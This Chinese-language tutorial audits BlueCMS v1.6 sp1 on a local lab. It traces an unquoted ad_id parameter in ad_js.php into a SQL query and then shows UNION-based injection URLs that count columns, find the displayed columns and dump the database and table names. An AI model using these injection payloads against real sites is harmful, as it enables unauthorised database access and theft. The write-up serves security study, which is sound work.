
一、环境搭建

1、环境介绍


源码：bluecms v1.6 sp1源码
操作系统：Windows10
网站相关：PHPStudy2018
审计工具：Seay源代码审计系统

2、搭建过程

1）通过在网上下载到源码，开启PHPStudy并将源码放置在WWW目录中
2）访问 http://127.0.0.1/bluecms_1.6/uploads/install/ ，进入安装页面
3）此时可能会出现页面空白的问题，没关系，我们打开 PHPStudy2018，勾选上 "允许目录列表"（这里截图出了问题，拿了网上其他作者的）




4）此时再将install目录下的该文件删除就可以啦



5）再次访问 http://127.0.0.1/bluecms_1.6/uploads/install/ ，环境搭建成功，根据要求自行完成安装即可

二、审计过程

1、在seay源代码审计系统中打开安装后的（注意一定是安装后的）Bluecms源码，点击自动审计，可以看到 ad_js.php 可能存在注入点



2、双击打开文件，可以看到网站是通过 GET请求接收ad_id参数的值，通过!empty()方法判断值是否为空，为空即返回'Error'提示，并通过trim()方法对传入的值首尾去空

3、在这之后并没有其他校验，直接将值拼接到了SQL语句中，并使用getone()函数进行处理

```php
<?php
/**
 * [bluecms]
 * This is not a freeware, use is subject to license terms
 *
 * $Id
 * $author
 */
define('IN_BLUE', true);
require_once dirname(__FILE__) . '/include/common.inc.php';

$ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
if(empty($ad_id))
{
    echo 'Error!';
    exit();
}

$ad = $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id =".$ad_id);
```

4、选中getone关键字，右击定位函数，可以看到它是在mysql.class.php文件中声明的自定函数，用于Mysql查询

```php
function getone($sql, $type=MYSQL_ASSOC){
    $query = $this->query($sql,$this->linkid);
    $row = mysql_fetch_array($query, $type);
    return $row;
}
```

5、其实在ad_js.php开头，包含了common.inc.php文件，里面使用了addslashes($_GET) 对值进行转义，但是前面的SQL语句中并没有使用引号对参数值进行保护，所以这里的转义也就形同虚设，所以ad_js.php中的ad_id可能存在SQL注入漏洞


```php
<?php
/**
 * [bluecms]
 * This is not a freeware, use is subject to license terms
 *
 * $Id
 * $author
 */
define('IN_BLUE', true);
require_once dirname(__FILE__) . '/include/common.inc.php';

$ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
if(empty($ad_id))
{
    echo 'Error!';
    exit();
}
```

三、利用过程


确定为数字型，无需引号闭合，直接确定SQL字段个数

```
http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=1 order by 7
```




确定显位，这里需要通过右击网页，选择查看源代码，即可显示

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,7
```



爆库名

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,database()
```



爆表名

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,group_concat(table_name) from information_schema.tables where table_schema = database()
```